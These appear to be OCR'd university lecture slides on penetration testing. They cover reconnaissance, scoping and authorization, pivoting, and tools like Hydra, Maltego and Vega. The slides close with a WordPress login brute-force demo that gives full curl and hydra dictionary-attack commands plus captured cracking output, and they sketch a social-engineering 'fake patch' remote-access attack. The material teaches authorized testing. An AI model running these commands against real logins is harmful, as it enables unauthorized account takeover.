CSI3670
Penetration Testing

Erik Fredericks (fredericks@oakland.edu)

Overview


General penetration testing
Examples

Spicy: https://v.redd.it/07f1h3yazao01


What is Penetration Testing?

The subject of seemingly 1 million BlackHat conference talks

A very good consulting gig...



How to Fix A Broken Window



Erik Pace Birkholz, CISSP, Principal Consultant, Foundstone
erik@foundstone.com

Inspiration / Rant

C:\>net send * “Don’t expect secure networks if you haven’t empowered your internal security team.”

Generalities

Testing your network's vulnerabilities from the inside **and** outside

Port scanning
Vulnerability scanning
Penetration testing

Can be **automated** to make life easier
Can be **run manually** for in-depth testing

https://support.microsoft.com/en-us/help/4073119/protect-against-speculative-execution-side-channel-vulnerabilities-in?ranMID=24542&ranEAID=5iIgM3JW7X0&ranSiteID=5iIgM3JW7X0-gpbabGf.QHjNgSzWZdOuSA&tduid=(8f62015dc4fc38ed18abcff777c3dc32)(256380)(2459594)(5iIgM3JW7X0-gpbabGf.QHjNgSzWZdOuSA)()

For fun, something that could be deployed…

Install the PowerShell Module

```
PS> Install-Module SpeculationControl
```

Run the PowerShell module to validate the protections are enabled

```
PS> Import-Module SpeculationControl
```

```
PS> Get-SpeculationControlSettings
```

Purpose

Test a security plan / implementation
Compliance (auditing)

Why do we need it?

- Security is only as good as the latest exploit
- Laptops are promiscuous
- Disgruntled employees
- Default server/workstation configurations
- Users are dumb and will click **anything**

Generalities


What do we need to do?

- Gather information about target [reconnaissance]
- Identify entry points [port scan]
- Try to break in [internally or externally]
- Summarize findings/suggestions [what makes us ethical]

Who will do it?

- Internal security team?
- External security team?
  - If external, be **extremely** selective

Sample structure for large corporation



Reconnaissance

How can we perform reconnaissance?

- Social engineering
  - https://www.youtube.com/watch?v=Ic7scxvKQOo
  - https://www.youtube.com/watch?v=PWVN3Rq4gzw
  - https://www.youtube.com/watch?v=kHI90LbBwaQ

- Directory lookup (perhaps scan Active Directory / LDAP phone books)
  - Get a full list of active (accessible) machines

- Footprinting (network range)
  - whois, nslookup, etc.
  - Press releases
  - Published security policies
  - Disgruntled employee social media posts

What types of machines do we want to hit?

Domain controllers

LDAP servers

Application servers

Workstations

How is pen testing done?

Either **with** or **without** the knowledge of the participants
You **can** perform penetration testing as if you are **actually trying to break in**

E.g.,

You call up an unsuspecting employee
Socially-engineer out their username/password
Break into the system

Or

Run automated tools to try to break past a firewall

Or...

But...

CYA still applies

Make sure that you have **signed approval** prior to starting any testing

Ensure you have **contact information** for critical staff

Know when **maintenance windows** are scheduled

Come to an **agreement** on deliverables and required reports

And a little more...

Scope agreements are also required!

- What constitutes success?
  - Is it just finding an exploit or performing one?
  - Should compromised systems be tagged / removed from service?
  - Are screenshots valid or do you require guided tours or just text?

- Timeline of work also required
  - Kind of sounds like a real project...

LIMITS?

Out of scope? Not for hackers

- Reading email in attempt to gain passwords
- Attacking workstations to gain network credentials
- Attacking administrative workstations to gain admin access
- Searching .txt and .doc files on workstations
- Searching .txt and .doc files on production systems
- Sniffing traffic
- Keystroke loggers
- Intentional denial of service

- The bad guys *can/may/will* do these things.


Internal vs. External Testing

Internal


- “Inside” the network
- Participate in trust relationships
- May be part of an access control list
- Placed in groups
- etc.

External

- We are “outside” the circle of trust



Steps


Performing Reconnaissance
Identifying Vulnerabilities
Exploiting Vulnerabilities
Escalating Privileges
Gathering Information
Creating Pivot Points
Cleaning Up
Reporting

Pivoting?

Using an instance to allow us greater network access

Successful attack #1 allows attacks #2..*n* to be successful

For instance….

a) You compromise a user (gaining internal access)
   i) You claimed you were a vendor and they must visit a website to download a patch
   ii) The ‘patch’ is a exploit giving full remote access
   iii) This is our ‘pivot point’
b) Neat, the user’s machine is dual-homed -- access to multiple networks
   i) Dump the password hashes, add malicious network routes, etc.
c) Port scan both networks for additional openings
   i) Attack found machine using password hash dump
   ii) Break into second machine not normally accessible

Attack Considerations

Scope of attack
Internal or external?
In-house or outsourced?

White hat vs. black hat

- A white hat attacker is ‘the good guy’
- Will report on vulnerabilities and so on

- Black hat attackers will use the knowledge to their own nefarious means


Website Considerations

Website mirroring

- If you can do a directory listing on your website…
- Then I can crawl each link and pull down your entire site
  - Including any hidden fields, cookies, etc.

- Not everybody is smart and validates/authorizes users server-side…

Tools




Kali Linux
- Debian-based
- Pre-installed with pentesting programs
- Can be run from LiveCD (USB)

Programs
- whois : resolve IP addresses / domain names
- Maltego : relationships between people/companies/websites/IP addresses/etc
- Hydra : parallelized login cracker
- Vega : website vulnerability scanner


- ... : many more as well

https://www.youtube.com/watch?v=09PfRJ4-5_0


Maltego



Hydra


Applications Places
Wed Apr 17, 11:32 PM
root
root@kali: ~
File Edit View Search Terminal Help
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "roller" - 42129 of 106373 [child 2]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "rollers" - 42130 of 106373 [child 6]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "rollick" - 42131 of 106373 [child 3]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "rolling" - 42132 of 106373 [child 0]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "rolls" - 42133 of 106373 [child 2]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "romance" - 42134 of 106373 [child 6]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "romancer" - 42135 of 106373 [child 1]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "romancers" - 42136 of 106373 [child 3]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "romances" - 42137 of 106373 [child 0]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "romancing" - 42138 of 106373 [child 2]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "romantic" - 42139 of 106373 [child 6]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "romantic's" - 42140 of 106373 [child 1]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "romantics" - 42141 of 106373 [child 3]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "romp" - 42142 of 106373 [child 0]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "romped" - 42143 of 106373 [child 6]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "romper" - 42144 of 106373 [child 2]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "romping" - 42145 of 106373 [child 1]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "romps" - 42146 of 106373 [child 3]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "rondo" - 42147 of 106373 [child 7]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "rood" - 42148 of 106373 [child 0]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "roof" - 42149 of 106373 [child 1]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "roofed" - 42150 of 106373 [child 6]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "roofer" - 42151 of 106373 [child 2]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "roofing" - 42152 of 106373 [child 3]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "roofs" - 42153 of 106373 [child 7]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "rooftop" - 42154 of 106373 [child 0]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "rooftree" - 42155 of 106373 [child 1]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "rook" - 42156 of 106373 [child 6]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "rookie" - 42157 of 106373 [child 2]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "rooky" - 42158 of 106373 [child 3]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "room" - 42159 of 106373 [child 0]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "roomed" - 42160 of 106373 [child 7]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "roomer" - 42161 of 106373 [child 1]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "roomers" - 42162 of 106373 [child 6]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "roomful" - 42163 of 106373 [child 9]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "rooming" - 42164 of 106373 [child 3]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "roommate" - 42165 of 106373 [child 7]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "rooms" - 42166 of 106373 [child 0]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "roomy" - 42167 of 106373 [child 2]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "roost" - 42168 of 106373 [child 1]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "rooster" - 42169 of 106373 [child 6]
[ATTEMPT] target 192.168.1.9 - login "Kondratev" - pass "roosters" - 42170 of 106373 [child 9]
[root@kali: ~]
root@kali: ~
[Home]

Vega


Subgraph Vega
File Scan Window Help
After completing the scan you will see result like this image
Scanner
Proxy
Website View
www.jsm.com.pk
ccteam.ru
emp3ror.com
Scan Info
If we got High scan alert means we got some vulnerabilities.
Scan Alert Summary
Scan Alerts
08/03/2013 18:04:4
http://www.jsm.cc
High (23)
Cleartext Pa
Possible Dire
Possible SQl
/clients/de
High (23 found)
Cleartext Password over HTTP 7
Possible SQL Injection 9
Possible Directory Traversal 7
Medium (38 found)
Identities

Hydra/WP Demo

Let’s crack our terrible WP password

Note: this is for white-hat hacking only. If you use this for anything other than penetration testing I will disavow you and disown you.

https://linuxconfig.org/test-wordpress-logins-with-hydra-on-kali-linux

Hydra/WP Demo

1) Reconnaissance (get web form information)
    a) Go to <IP>/wp-login.php

    b) Find user name field
        i) name=”log”

    c) Find password field
        i) name=”pwd”

    d) Find hidden cookie field (under <p class=”submit”>)
        i) name=”testcookie” value=”1”

Hydra/WP Demo

Now we need some cookie information

1) Check wp-login.php with cURL:
   a) $ curl -v http://<ip>/wp-login.php
   b) Make note of Set-Cookie: wordpress_test_cookie

2) Make request with gathered information:
   a) $ curl -v --data 'log=erik&pwd=temp12345&wp-submit=Log+In&testcookie=1' --cookie 'wordpress_test_cookie=WP+Cookie+check' http://<IP>/wp-login.php
   b) This just shows it's working

Hydra/WP Demo

3) Actually do this:
    a) Generate a list of users/passwords to try (dictionary attack)
        i) I will simplify mine, but the intent is that at least one of them is generated correctly

    b) `$ hydra -L users.txt -P pass.txt <IP> -V http-form-post '/wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'`

```
erik@e-ubuntu:~/pentesting$ hydra -L users.txt -P pass.txt 141.210.25.12 -V http
-form-post '/wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testc
ookie=1:S=Location'
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-04-03 11:48:10
[DATA] max 6 tasks per 1 server, overall 64 tasks, 6 login tries (l:1/p:6), ~0 t
ries per task
[DATA] attacking service http-post-form on port 80
[ATTEMPT] target 141.210.25.12 - login "erik" - pass "temp" - 1 of 6 [child 0]
